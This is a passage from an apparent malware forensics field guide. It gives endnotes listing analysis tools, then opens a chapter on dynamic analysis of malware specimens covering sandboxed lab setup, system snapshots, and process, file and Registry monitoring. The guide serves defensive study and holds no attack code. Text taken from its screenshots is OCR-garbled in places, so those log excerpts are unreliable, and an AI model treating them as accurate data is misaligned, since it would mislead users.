- ⁴ For more information on the SHA1 algorithm, go to http://www.faqs.org/rfc3/rfc3174.html.
- ⁵ For more information about md5deep, go to <u>http://md5deep.sourceforge.net</u>.
- ⁶ For more information about HashMyFiles, go to <u>http://www.nirsoft.net/utils/hash_my_files.html</u>.
- ⁷ For more information about ssdeep, go to <u>http://ssdeep.sourceforge.net</u>.
- 8 For more information about bytehist, go to http://www.cert.at/downloads/software/bytehist_en.html.
- ⁹ For more information about BinVis, go to <u>http://code.google.com/p/binvis/</u>.
- 10 For more information about MiniDumper, go to http://mark0.net/soft-minidumper-e.html.
- ¹¹ For more information about the File Identifier tool, go to <u>http://www.optimasc.com/products/fileid/index.html</u>.
- ¹² For more information about the Optima SC magic file, go to http://www.optimasc.com/products/fileid/magicformat.pdf and www.magicdb.org.
- 13 For more information about TrID, go to <u>http://mark0.net/soff-trid-e.html</u>.
- ¹⁴ For a list of the file signatures and definitions, go to <u>http://mark0.net/soft-trid-deflist.html</u>.
- 15 For more information about TrIdScan, go to <u>http://mark0.net/soft-tridscan-e.html</u>.
- 16 For more information about TrIDNet, go to http://mark0.net/soft-tridnet-e.html.
- 17 For more information about Avast, go to http://www.avast.com/free-antivirus-download.
- 18 For more information about AGV, go to http://free.avg.com/us-en/company-profile.
- ¹⁹ For more information Avira AntiVir Personal, go to <u>http://www.free-av.com/</u>.
- ²⁰ For more information about ClamWin, go to <u>http://www.clamwin.com</u>.
- 21 For more information about F-Prot, go to <u>http://www.f-prot.com/products/home_use/linux/</u>.
- 22 For more information about BitDefender, go to http://www.bitdefender.com/PRODUCT-14-en--

BitDefender-Free-Edition.html.

- 23 For more information about Panda, go to http://research.pandasecurity.com/free-commandlinescanner/.
- 24 <u>http://msdn.microsoft.com/microsoft.com/en-us/library/aa383749.aspx</u>.
- 25 <u>http://search.microsoft.com/AdvancedSearch.aspx?</u> mkt=en-US&qsc0=0&FORM=BAFF.
- 26 One example of a greetz can be found inside the Zotob worm code, in the phrase "Greetz to good friend Coder" (<u>http://www.fc</u> secure.com/weblog/archives/archive-082005.html).
- 27 For more information about strings.exe, go to http://technet.microsoft.com/enus/sysintemals/bb897439.
- ²⁸ For more information about BinText, go to http://www.mcafee.com/us/downloads/freetools/bintext.aspx.
- ²⁹ For more information about DUMPBIN, go to <u>http://support.microsoft.com/kb/177429</u>.
- ²⁰ For more information about Visual Studio, go to <u>http://www.microsoft.com/express/Downloads/#http://www.microsoft.com/express/Downloads/#</u> (Visual Studio Express version) and <u>http://www.microsoft.com/visualstudio/en-us/products/2010-editions/professional/overview</u> (Visual Studio Professional).
- 31 For more information about dumpbinGUI, go to http://www.cheztabor.com/dumpbinGUI/index.htm.
- 32 For more information about Dependency Walker, go to http://www.dependencywalker.com/.
- 33 For more information about exiftool, go to http://www.sno.phy.queensu.ca/~phil/exiftool/.
- 34 For more information about GT2, go to http://philip.helger.com/gt/index.php.
- 35 For more information about PEiD, go to <u>http://www.peid.info</u>.
- 36 For more information about Language 2000, go to http://farrokhi.net/language/language.zip.
- 37 For more information about pestat, go to <u>http://www.microsoft.net/</u>.
- 38 For more information about FXF Evolution at a

- http://www.mitec.cz/exe.html.
- ³⁹ For a list of Language Identifier Codes, go to http://msdn.microsoft.com/en-us/library/aa912040.aspx.
- 40 For a list of Character Codes, go to http://msdn.microsoft.com/en-us/library/cc195051.aspx.
- 41 For more information about PE Explorer, go to <u>http://www.heaventools.com/overview.htm.</u>
- ⁴² For a good discussion on file packing programs and obliscation code analysis, see Lemny Zeltser's SANS Forensics 610, *Reverse-Engineering Malware: Malware Analysis Tools and Techniques*, 2010.
- 43 For more information about PEiD, go to http://peid.info/.
- 44 For more information on PEiD plug-ins, go to <u>http://www.peid.info/plugins/</u>.
- ⁴⁵ Lyda, R., and Hanrock, J. (2007). Using entropy analysis to find encrypted and packed malware, IEEE Security and Privacy (S&P).
- 46 For more information about Mandiant Red Curtain, go to

http://www.mandiant.com/products/free_software/red_curtain/.

- 47 For more information about PE Detective, go to <u>http://www.ntcore.com/pedetective.php</u>.
- 48 For more information about RDG, go to <u>http://www.rdgsoft.8k.com/</u>.
- 49 For more information about pefile, go to <u>http://code.google.com/p/pefile/</u>.
- 50 To obtain a copy of packerid.py, go to http://handlers.dshield.org/jclausing/packerid.py.
- 51 http://www.peid.info/BobSoft/Downloads.html.
- <u>52</u>

http://research.pandasecurity.com/blogs/images/userdb.txt.

- 53 For more information about Anubis, go to <u>http://anubis.iseclab.org/</u>.
- 54 For more information about Yet Another Binder, go to http://gsa.ca.com/pest/pest.aspx?ID=453073945.
- 55 http://msdn.microsoft.com/enus/windows/hardware/gg463119.aspx.
- 56 Some of the foundational whitepapers on the subject are authored by Matt Pietrek, including: Peering Inside the PE: A Tour of the Win32 Portable Executable File

Format (http://msdn.microsoft.com/enus/library/ms809762, aspx) and An In-Depth Look into the Win32 Portable Executable File Format (http://technet.microsoft.com/enus/library/bb985992.aspx).

<u>57</u>

http://www.openrce.org/reference library/files/reference/PE%20Format.pdf.

- 58 http://www.wheaty.net/pedump.zip.
- 59 For more information about PEView, go to <u>http://www.magma.ca/~wjr/</u>.
- 60 For more information about Anywhere PE Viewer, go to http://www.ucware.com/apev/index.htm
- 61 For more information about CFF Explorer, go to http://www.ntcore.com/exsuite.php.
- ⁶² For more information about the IMAGE_NT_HEADERS structure, go to <u>http://msdn.microsoft.com/en-</u> us/library/ms680336%28v=vs.85%29.aspx.
- ⁶³ For more information about the IMAGE_FILE_HEADER structure, go <u>http://msdn.microsoft.com/en-</u> us/library/ms680313%28v=vs.85%29.aspx.
- ⁶⁴ Microsoft Portable Executable and Common Object File Format Specification, Section 2.3, Revision 8.2— September 21, 2010.
- ⁶⁵ For more information about the IMAGE_OPTIONAL_HEADER structure, go to http://msdn.microsoft.com/enus/library/ms680339%28v=vs.85%29.aspx.
- ⁶⁶ Microsoft Portable Executable and Common Object File Format Specification, Section 2.4, Revision 8.2— September 21, 2010.
- 62 For detailed information about the Portable Document Format, see the Adobe Portable Document File Specification (International Standard ISO 32000-1:2008),

http://www.adobe.com/devnet/pdf/pdf_reference.html.

- ⁶⁸ Portable Document Format Specification (International Standard ISO 32000-1:2008), Section 7.3.8.1.
- ⁶⁹ Portable Document Format Specification (International Standard ISO 32000-1:2008), Section 7.5.4, Note 1.

- 70 Portable Document Format Specification (International Standard ISO 32000-1:2008), Section 7.5.5.
- ²¹ Further detail can be found in the PDF specification documentation: Portable Document Format Specification (International Standard ISO 32000-1:2008); International Organization for Standardization (ISO) 2008; Adobe Extensions to ISO 32000-1:2008, Level 5; Adobe Supplement to the ISO 32000-1:2008, Exension Level 3.
- <u>72</u> For more information about Origami, go to <u>http://code.google.com/p/origami-pdf/</u>.
- 73 For more information about jsunpack-n, go to <u>https://code.google.com/p/jsunpack-n/</u>.
- 74 For more information about Origami, go to https://code.google.com/p/origami-pdf/.
- ⁷⁵ For more information about SpiderMonkey, go to <u>http://www.mozilla.org/js/spidermonkey/</u>.
- ⁷⁶ For more information about Didier Stevens' version of SpiderMonkey, go to <u>http://blog.didierstevens.com/programs/spidermonkey/.</u>
- ⁷² For an example of this paradigm, see "PDF file loader to extract and analyze shellcode," <u>http://www.hexblog.com?p=110.</u>
- ²⁸ Heap spraying works by allocating multiple objects containing the attacker's exploit code in the program's heap—or the area of memory dynamically allocated for the program during mutime. Ratanaworabhan, P., Livshits, B., and Zom, B. (2008), NOZZLE: A Defense Against Heap-spraying Code Injection Attacks, SSYM'09 Proceedings of the 18th conference on USENIX security symposium
- ²⁰ For an example of this infection paradigm, see "Explore the CVE-2010-3654 matryoshka," http://www.computersecurityarticles.info/antivirus/explorethe-cve-2010-3654-matryoshka/.
- ⁸⁰ For more information about shellcode2exe, including its implementation in other tools, see http://winappdbg.sourceforge.net/blog/shellcode2exe.py; http://breakingcode.wordpress.com/2010/01/18/quickpostconverting-shellcode-to-executable-files-usinginlineegg; (as implemented in PDF Stream Dumper,

http://sandsprite.com/blogs/index.php?uid=7&pid=57);
and (as implemented in the Malcode Analysts Pack,
http://labs.idefense.com/software/malcode.php#more_malcode+analysis+pack).

- 81 http://zeltser.com/reversemalware/ConvertShellcode.zip.
- 82 http://sandsprite.com/shellcode_2_exe.php.
- 83 For more information about PDF Dissector, go to http://www.zynamics.com/dissector.html.
- 84 For more information about PDF Stream Dumper, go to http://sandsprite.com/blogs/index.php?uid=7&pid=57.
- 85 For more information about PDFubar, go to http://code.google.com/p/pdfubar/.
- 86 For more information about Malzilla, go to http://malzilla.sourceforge.net/.
- 87 <u>http://msdn.microsoft.com/en-us/library/cc313105%28v=office.12%29.aspx.</u>
- <u>88</u>

http://www.microsoft.com/interop/docs/officebinaryformats.mspx; http://download.microsoft.com/download/2/4/8/24862317_ 78F0-4C4B-B355_ C7B2C1D997DB/OfficeFileFormatsProtocols.zip.

<u>89</u>

http://download.microsoft.com/download/0/B/E/0BE8BDD7-E5E8-422A-ABFD-4342ED7AD886/WindowsCompoundBinaryFileFormatSpecification.pdf.

90 The Microsoft Word Binary File Format specifications can be found at

http://download.microsoft.com/download/2/4/8/24862317-78F0-4C4B-B355-C7B2C1D997DB/%5BMS-

DOC%5D.pdf and at

http://download.microsoft.com/download/5/0/1/501ED102-

E53F-4CE0-AA6B-B0F93629DDC6/Word97-

2007BinaryFileFormat(doc)Specification.pdf.

- 91 http://msdn.microsoft.com/enus/library/dd926131%28office.12%29.aspx.
- 92 http://msdn.microsoft.com/enus/library/dd949344%28v=office.12%29.aspx.
- <u>93</u>

http://download.microsoft.com/download/2/4/8/24862317-78F0-4C4B-B355-C7B2C1D997DB/%5BMS-OSHARED%5D.pdf.

94 The Microsoft PowerPoint Binary File Format

specifications can be found at
http://msdn.microsoft.com/en-
us/library/cc313106%28v=office.12%29.aspx;
http://download.microsoft.com/download/2/4/8/24862317-
78F0-4C4B-B355-C7B2C1D997DB/%5BMS-
PPT%5D.pdf; and
http://download.microsoft.com/download/5/0/1/501ED102-
E53F-4CE0-AA6B-B0F93629DDC6/PowerPoint97-
2007BinaryFileFormat(ppt)Specification.pdf.
95 The Microsoft Excel Binary File Format specification
can be found at http://msdn.microsoft.com/en-
us/library/cc313133%28v=office.12%29.aspx;
http://download.microsoft.com/download/2/4/8/24862317-
78F0-4C4B-B355-C7B2C1D997DB/%5BMS-
XLSB%5D.pdf.
⁹⁶ The Office Open XML file format specification
documents can be found at
http://msdn.microsoft.com/en-
us/library/aa338205%28office.12%29.aspx.
⁹⁷ For more information about WinRaR, go to
http://www.rarlab.com/.
⁹⁸ For more information about Unzip, go to
http://www.info-zip.org/.
⁹⁹ For more information about 7-Zip, go to http://www.7-
zip.org/.
100 For more information about officecat, go to
http://www.snort.org/vrt/vrt-resources/officecat.
¹⁰¹ For more information about OffVis, go to
http://blogs.technet.com/b/srd/archive/2009/09/14/offvis-
updated-office-file-format-training-video-created.aspx;
http://go.microsoft.com/fwlink/?LinkId=158791.
¹⁰² For more information about exiftool, go to
http://www.sno.phy.queensu.ca/~phil/exiftool/.
¹⁰³ For more information about OfficeMalScanner, go to
http://www.reconstructer.org/code.html.
104 Boldewin, F. (2009). Analyzing MS Office Malware
with Office MalScanner,
http://www.reconstructer.org/papers/Analyzing%20MSOffice%20malware%20with%20OfficeMa
and Boldewin, F. (2009). New Advances in MS Office
Malware Analysis,
http://www.reconstructer.org/papers/New%20advances%20in%20Ms%20Office%20malware%
The second secon

- 105 Boldewin, F., 2009, Analyzing MS Office Malware with OfficeMalScanner, p. 8.
- 106 For more information about exiftool, go to http://www.sno.phy.queensu.ca/~phil/exiftool/.
- 107 For more information about the National Library of New Zealand (NLNZ) Metadata Extractor, go to <u>http://meta-extractor.sourceforge.net/</u>.
- 108 For more information about CHM Decoder, go to http://www.gridinsoft.com/chm.php.
- 109 The wide variety of anti-virus signature names for certain threats caused the Mitre Corporation to create the Common Malware Enumeration project "[1]o provide single, common identifiers to new virus threats and to the most prevalent virus threats in the wild to reduce public confusion during malware incidents," See http://cme.mitre.org/index.html.

Chapter 6

Analysis of a Malware Specimen

Solutions in this chapter:

- Goals
- · Guidelines for Examining a Malicious File Specimen
- · Establishing the Environment Baseline
- Pre-execution Preparation: System and Network
 Monitoring
- Execution Artifact Capture: Digital Impression and Trace Evidence
- · Executing the Malware Specimen
- Execution Trajectory Analysis: Observing Network, Process, API, File System, and Registry Activity
- Automated Malware Analysis Frameworks
- Online Malware Analysis Sandboxes
- Defeating Obfuscation
- Embedded Artifacts Revisited
- Interacting with and Manipulating the Malware Specimen: Exploring and Verifying Specimen Functionality and Purpose
- Event Reconstruction and Artifact Review: Post-run Data Analysis
- Digital Virology: Advanced Profiling through Malware Taxonomy and Phylogeny

Conclusion

Introduction

Through the file profiling methodology, tools, and techniques discussed in Chapter 5, substantial insight into the dependencies, strings, anti-virus signatures, and metadata associated with a suspect file can be gained, and then used to shape a predictive assessment as to the specimen's nature and functionality. Building on that information, this chapter will further explore the nature, purpose, and functionality of a suspect program by conducting a dvnamic and static analysis of the binary. Recall that dynamic or behavioral analysis involves executing the code and monitoring its behavior, interaction, and effect on the host system, whereas static analysis is the process of analyzing executable binary code without actually executing the file. During the course of examining suspect programs in this chapter, we will demonstrate the importance and inextricability of using both dynamic and static analysis techniques to gain a better understanding of a malicious code specimen. As the specimens examined in this chapter are pieces of actual malicious code "from the wild," certain references such as domain names, IP addresses, company names, and other sensitive identifiers are obfuscated for privacy and security purposes.

Goals

While analyzing a suspect program, consider the following:

- What is the nature and purpose of the program?
- How does the program accomplish its purpose?
- How does the program interact with the host system?
- How does the program interact with the network?
- How does the attacker interact (command/control/etc.) with the program?
- What does the program suggest about the sophistication level of the attacker?
- Is there an identifiable vector of attack the program uses to infect a host?
- What is the extent of the infection or compromise on the system or network?

► Though difficult to answer all of these questions—as many times key pieces to the puzzle such as additional files or network-based resources required by the program are no longer available to the digital investigator—the methodology often paves the way for an overall better understanding about the suspect program.

When working through this material. remember that

"reverse-engineering" and some of the techniques discussed in this chapter fall within the proscriptions of certain international, federal, state, or local laws. Similarly, remember also that some of the referenced tools may be considered "hacking tools" in certain jurisdictions, and are subject to similar legal regulation or use restriction. Please refer to <u>Chapter 4</u> for more details, and consult with counsel prior to implementing any of the techniques and tools discussed in these and subsequent chapters.

👁 Analysis Tip

Safety First

Forensic analysis of potentially damaging code requires a safe and secure lab environment. After extracting a suspicious file from a system, place the file on an isolated or "sandboxed" system or network to ensure that the code is contained and unable to connect to or otherwise affect any production system. Similarly, ensure that the sandboxed laboratory environment is not connected to the Internet, local area networks (LANs), or other non-laboratory systems, as the execution of malicious programs can potentially result in the contamination of, or damage to, other systems.

Guidelines for Examining a Malicious File Specimen

This chapter endeavors to establish a general guideline of the tools and techniques that can be used to examine malicious document files and executable binaries in a Windows environment. However, given the seemingly endless number of malicious code specimens now generated by attackers, often with varying functions and purposes, flexibility and adjustment of the methodology to meet the needs of each individual case is most certainly necessary. Some of the basic precepts we will explore include:

- · Establishing the environment baseline
- · Pre-execution preparation
- · Executing the malicious code specimen
- · System and network monitoring
- · Environment emulation and adjustment
- Process spying
- Defeating obfuscation
- Disassembling
- Advanced PE analysis
- · Interacting with and manipulating the malware specimen

- Exploring and verifying specimen functionality and purpose
- Event reconstruction and artifact review
- Digital virology: Advanced profiling through malware classification and phylogeny

Establishing the Environment Baseline

There are a variety of malware laboratory configuration options. In many instances, a specimen can dictate the parameters of the lab environment, particularly if the code requires numerous servers to fully function, or more nefariously, employs anti-virtualization code to stymie the digital investigator's efforts to observe the code in a virtualized host system.

▶ Use of virtualization is particularly helpful during the behavioral analysis of a malicious code specimen, as the analysis often requires frequent stops and starts of the malicious program in order to observe the nuances of the program's behavior.

- A common and practical malware lab model will utilize VMware (or another virtualization of preference, such as VirtualBox)¹ hosts to establish an emulated "infected" system (typically Windows XP).²
- A "server" system (typically Linux) is used to supply any hosts or services needed by the malware, such as Web server, mail server, or IRC server.
- And if needed, a "monitoring" system (typically Linux) that has network monitoring software available to intercept network traffic to and from the victim system is used.

Investigative Considerations

- Prior to taking a system "snapshot" (discussed in the following section), install and configure all of the utilities on the system that will likely be used during the course of analysis. By applying this methodology, the created baseline system environment can be repeatedly reused as a "template."
- Ideally, the infected system can be monitored locally, to reduce the digital investigator's need to monitor multiple systems during an analysis session. However, many malware specimens are "security conscious" and use anti-forensic techniques, such as scanning the names of running processes to identify and terminate known security tools, including network sniffers, firewalls, antivirus software, and other applications.³

System "Snapshots"

Before beginning an examination of the malicious code specimen, take a snapshot of the system that will be used as the "victim" host on which the malicious code specimen will be executed.

- Implement a utility that allows comparison of the state of the system after the code is executed to the pristine or original snapshot of the system state.
- In the Windows environment, there are two kinds of utilities that we can implement that provide for this functionality: host integrity monitors and installation monitors.

Host Integrity Monitors

▶ Host Integrity or File Integrity monitoring tools create a system snapshot in which subsequent changes to objects residing on the system will be captured and compared to the snapshot. These tools typically monitor changes made to the file system, Registry, and .ini files. Some commonly used host integrity system tools for Windows include Winalysis, ⁴WinPooch,⁵ RegShot (Figure 6.1),⁶ FingerPrint v2.1.3,⁷ and ESET SysInspector,⁸ which are discussed in greater detail in the Tool Box section at the end of the chapter and on the companion Web site.⁹

Ompare logs save as: Plain TXT C HTML document	1st shot
	2nd shot
Scan dir1[;dir2;;dir nn]:	cOmpare
C:\WINDOWS	Clear
Dutput path:	Quit
C:\Documents and Settings	About
Add comment into the log:	1120

Figure 6.1 Configuring a snapshot with Regshot

Installation Monitors

▶ Another utility commonly used by digital investigators to identify changes made to a system as a result of executing an unknown binary specimen is *installation monitors* (also known as *installation managers*). Unlike host integrity systems, which are intended to generally monitor all system changes, installation monitoring tools serve as an executing or loading mechanism for a target suspect program and track all of the changes resulting from the execution or installation of the target program—typically file system, Registry, and *.ini* file changes. Some examples of installation monitors include InstallWatch, ¹⁰ InCrtl5, ¹¹ InstallSpy, ¹² and SysAnalyzer (Figure 6.2).¹³



Figure 6.2 SysAnalyzer

The first objective in establishing the baseline system environment is to create a system snapshot so that subsequent changes to the system will be recorded.

- During this process, the host integrity monitor scans the Registry and file system, creating a snapshot of the system in its normal (*pristine*) system state.
- The resulting snapshot will serve as the baseline system "template" to compare against subsequent system changes resulting from the execution of a suspect program on the host system (see Figure 6.3).

🚊 InstallSpy v2.0	
Settings Report Help E	at .
🖌 Yes 🛸	1. Close or pause any non-essential programs and services.
	2. Is the program ready to install/run (DO NOT INSTALL/RUN UNTIL STEP 4)
	4. Click Yes and proceed to install/run the program.
	Has the program finished installing/running?
	6. Scanning for file and registry changes, please wait
	🗶 Exit

Figure 6.3 Creating a system snapshot with InstallSpy

- After creating a system snapshot, the digital investigator can invoke the host integrity monitoring software to scan the file system and Registry for changes that have manifested on the system as a result of executing the suspect program.
- · Although the detail and structure of reports differ, each of

the above referenced monitoring utilities compile and generate a report of the results after identifying the changes.

Pre-Execution Preparation: System and Network Monitoring

 $\checkmark A$ valuable way to learn how a malicious code specimen interacts with a victim system, and identify risks that the malware poses to the system, is to monitor certain aspects of the system during the runtime of the specimen.

▶ Tools that monitor the host system and network activity should be deployed prior to execution of a subject specimen and during the course of the specimen's runtime. In this way, the tools will capture the activity of the specimen from the moment it is executed. On a Windows system, there are five areas to monitor during the dynamic analysis of malicious code specimen:

- Processes
- · The file system
- · The Registry
- · Network activity
- API calls

▶ To effectively monitor these aspects of an infected malware lab system, use both passive and active monitoring techniques (see Figure 6.4).






Figure 6.4 Implementation of passive and active monitoring techniques

👁 Analysis Tip

Document your "Digital Footprints"

The digital investigator should interact with the victim malware lab system to the smallest degree practicable in an effort to minimize "digital footprints" in collected data. Similarly, the digital investigator should document any action taken that could result in data that will manifest in the monitoring process, particularly if another investigator or party will be reviewing the monitoring output. For example, if, during the course of monitoring the digital investigator launches calc.exe to check a hexadecimal value, it should be noted. Documenting investigative steps minimizes perceived anomalies and distracting data that could complicate analysis.

Passive System and Network Monitoring

▶ Passive system monitoring involves the deployment of a host integrity or installation monitoring utility. These utilities run in the background during the runtime of a malicious code specimen, collecting information related to the changes manifesting on the host system attributable to the specimen.

After the specimen is run, a system integrity check is performed by the implemented host integrity or installation monitoring utility, which compares the system state before and after execution of the specimen.

Active System and Network Monitoring

Active system monitoring involves running certain utilities to gather real-time data relating to both the behavior of the malicious code specimen and the resulting impact on the infected host. The tools deployed will capture process information, file system activity, API calls, Registry, and network activity.

Processes Monitoring

► After executing the suspect program, examine the properties of the resulting process and other processes running on the infected system. To obtain context about the newly created suspect process, pay close attention to:

- The resulting process name and process identification number (PID)
- The system path of the executable program responsible for creating the process

- Any child processes related to the suspect process
- Modules loaded by the suspect program
- · Associated handles
- Interplay and relational context to other system state activity, such as network traffic and Registry changes

▲ A valuable tool for gathering process information in a clean, easy to navigate GUI is Process Explorer.¹⁴ As shown in Figure 6.5, during the analysis of a malicious PDF file, spawned processes are identified with Process Explorer; by right-clicking on a target process and selecting "Properties," deeper analysis into the process can be conducted.




Figure 6.5 Monitoring process activity with Process Explorer

 Other utilities that similarly can gather these details include CurrProcess,¹⁵ ProcessActivityView,¹⁶ Explorer Suite/Task Explorer,¹⁷ Process Hacker,¹⁸ PrcView,¹⁹

and MiTec Process Viewer 20

File System Monitoring

In addition to examining process information, it is important to also examine real-time file system activity on an infected system during dynamic analysis.

- The *de facto* tool used by many digital investigators is Process Monitor (ProcMon),²¹ an advanced monitoring tool for Windows offered by Microsoft. Process Monitor combines the features of two legacy Microsoft tools, FileMon²² (File Monitor) and RegMon²³ (Registry Monitor), along with process, thread, and network port monitoring functionality into one comprehensive tool.²⁴
- To provide continuity, the Process Monitor user interface incorporates the RegMon and FileMon icons, which serve as switches that allow the user to filter captured content by event type; since Process Monitor v2.94 events can also be filtered by process activity, network port activity, and profiling events.
- The FileMon feature of Process Monitor reveals the system path of the activity, files, and .dlls opened, read, or deleted by each running process, as well as a status column, which advises of the failure or success of the monitored activity.
- For example, in Figure 6.6, the file system activity resulting from the execution of a malicious PDF file is captured in granularity with Process Monitor, allowing the digital investigator to trace the trajectory of the

malicious PDF as it executes.

*	Edit Event Filter Tools Options He	The second s		
1	\$ 🖬 🔌 🕸 🗗 🗢 🛆 🥹	3 🗚 🦻 🎎 🎝 🖓 🛅		
	Time of Day Process Name	PID Operation Path	Result	5
	5 19 26 12 20 51 5 PM A Accord 22 ever 5 19 26 12 42 49 5 PM A Accord 22 ever 5 19 26 12 49 20 5 PM A Accord 422 ever 5 19 26 22 40 20 5 PM A Accord 422 ever 5 19 26 22 40 20 5 PM A Accord 422 ever 5 19 26 22 40 50 5 PM A Accord 422 ever 5 19 26 22 40 50 5 PM A Accord 422 ever 5 19 26 22 40 50 5 PM A PAccord 42 ever 5 19 26 22 40 50 5 PM A PAccord 42 ever 5 19 26 22 40 50 5 PM A PAccord 42 ever 5 19 26 22 40 50 5 PM A PAccord 42 ever 5 19 26 22 40 50 5 PM A PAccord 42 ever 5 19 26 25 20 50 5 PM A PAccord 42 ever 5 19 26 25 20 50 5 PM A PAccord 42 ever 5 19 26 25 20 50 5 PM A PAccord 42 ever 5 19 26 25 20 50 5 PM A PAccord 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 50 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 25 20 5 PM A PACCORD 40 ever 5 19 26 20 5 PM A PACCORD 40 ever 5 19 26 20 5 PM A PACCORD 40 ever 5 19 26 20 5 PM A PACCORD 40 ever 5 19 26 20 5 PM A PACCORD 40 ever 5 19 26 20 20 5 PM A PACCORD 40 ever 5 19 26 20 5 PM A PACCORD 40 ever 5 19 26 20 5 PM A PACCORD 40 ever 5 19 26 20 20 5 PM A PACCORD 40 ever 5 19 26 20 20 5 PM A	2008 27 Process Center C 1000CIME*11444UNR*11L0C4L5*111emp1dip even 2018 27 Process 2018 27 Provide 2018 2018 27 Provide 2018 2019 2019 2019 2019 2019 2019 2019 2019	SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS	F
	619.25 20522129 Imit Clonese 619.25 205367 PM Processor ese 619.26 205307 PM Clonese 619.26 205307 PM System	2408 (KIPP_ML_DUERY_C:\WNDOWS\System\Zvedt.dl 2304 QE Load Image E:\WNDOWS\System\Zvedt.dl 2304 (KIPP_ML_DUERY_C:\DOCUME`T\MALWART\LOCALS=T\Tempholp.eve 2304 (KIPP_ML_DER/ATE E:\WNDOWS\Sveteex/CUP_DE/24C38[77.pl	SUCCESS SUCCESS SUCCESS SUCCESS NAME NOT SUCCESS	-

Figure 6.6 Monitoring file system activity during the execution of a malicious PDF file with Process Monitor

- Having an "umbrella" tool such as Process Monitor, which gathers information relating to all system aspects, is particularly helpful because its use limits the number of tools that the digital investigator needs to toggle between to ensure that all of the pertinent real-time activity relating to the suspect program is observed.
- Unlike the legacy tools FileMon and RegMon, Process Monitor enables the digital investigator to save the monitoring session in native Process Monitor Format (PML), allowing the session to be loaded back into Process Monitor for later analysis.

🗙 Other Tools to Consider

File and Directory Monitoring

There are a number of utilities that help keep tabs on system

behavior during the course of dynamic malware analysis. Many of these tools serve as "tripwires," alerting the digital investigator to potential issues that warrant deeper investigation.

- ProcessActivityView: Allows the digital investigator to monitor the file system activity (file/folders opened, closed, read/write) associated with a target process (http://www.nirsoft.net/utils/process_activity_view.html).
- Tiny Watcher: Runs in the background and monitors key changes on the subject system, such as when an application is installed or changed, modifications in specific system folders, and changes to important areas of the Registry (http://kubicle.dcmembers.com/watcher/).
- **DirMon:** File system change monitoring utility for Windows NT/2000/XP. The utility can be run either observable to the digital investigator, or silently in the background, and it generates the HTML log of file system changes (http://www.gibinsoft.net/).

Further tool discussion and comparison can be found in the Tool Box section at the end of this chapter and on the companion Web site, http://www.malwarefieldguide.com/Chapter6.html.

Registry Monitoring

Just as the FileMon feature of Process Monitor is a staple investigative tool for file system activity analysis, the RegMon feature is commonly used in tandem and actively reveals which processes are accessing the host system's Registry, keys, and the Registry data that is being read or written.

[·] Dragon Manitar includes a Davister Summary facture

- Process information includes a registry summary leature that provides an overview of Registry paths accessed during active monitoring, with additional filtering based upon event type.
- Unlike static Registry analysis tools, the advantage of using Process Monitor with the RegMon feature during dynamic analysis of a malicious code specimen is that it provides the digital investigator with the ability to trace how programs are interacting with the Registry in real time.
- Figure 6.7 displays the RegMon feature of Process Monitor capturing real-time Registry activity of a malicious process creating an autorun entry for a newly spawned child process.

File E	idt Event Fike	r Tools Options He	elp			
1		5 🕈 🗛 🚱	E 🗚 💈	1 S A 3 B		
S	Time of Day	Process Name	PID Operation	Pah	Result	2
61 61 61 61 61 61 61 61	9 37 3638742 PM 9 37 3638770 PM 9 37 3644270 PM 9 37 3644505 PM 9 37 364450 PM 9 37 364450 PM 9 37 3644944 PM	cip exe cip exe cip exe epaty exe epaty exe cip exe cip exe cip exe cip exe cip exe	1204 RegDeatkey 1204 RegDeatkey 1204 RegDeatkey 1204 RegDeatkey 1208 Process Deate 1208 Process Deate 1208 Process Deate 1208 RegDeatkey 1204 RegDeatkey 1204 RegDeatkey 1204 RegDeatkey	HRUMSAhmerMicroardhivirkamin HTCenerMinear/Image Re Execution Option/Imparty ene Closouments and Setting/Mileware Lab/Local Setting/InTemploparty ene HRCI/MSTFURRE/MicroardhivirkaminCenerMinear/Nan HRCI/MSTFURRE/MicroardhivirkaminCenerMinear/Nan HRCI/MSTFURRE/MicroardhivirkaminCenerMinear/Nan	SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS	T
	9.37 3645315 PM		3284 All RegSetValue	HICU/Software/Microsoff/Window//Current/lesion/Pun/leparty		ł
61	9.37.3649123 PM 9.37.3650953 PM 9.37.3650953 PM	epaly exe	3268 Coad Image 3268 Coad Image 3268 RedOperKey		SUCCESS SUCCESS NAME NO	
61 61 61	9.37.3663368 PM 9.37.3679577 PM	Lact eve	3204 RegCloveKey 772 RegDperKey 772 RegDperKey 772 RegDperKey 772 RegDverKey	HKDU/Softwar/Microsoft/Windows/Donent/enion/Run HKLM/SE DURITY/Polog/ HKLM/SE DURITY/Polog/Sec0esc HKLM/SE DURITY/Polog/Sec0esc/Ibelau8)	SUCCESS SUCCESS SUCCESS BUFFER C	

Figure 6.7 Monitoring Registry activity with Process Monitor using the RegMon feature

🔊 Analysis Tip

Auto-starting Artifacts

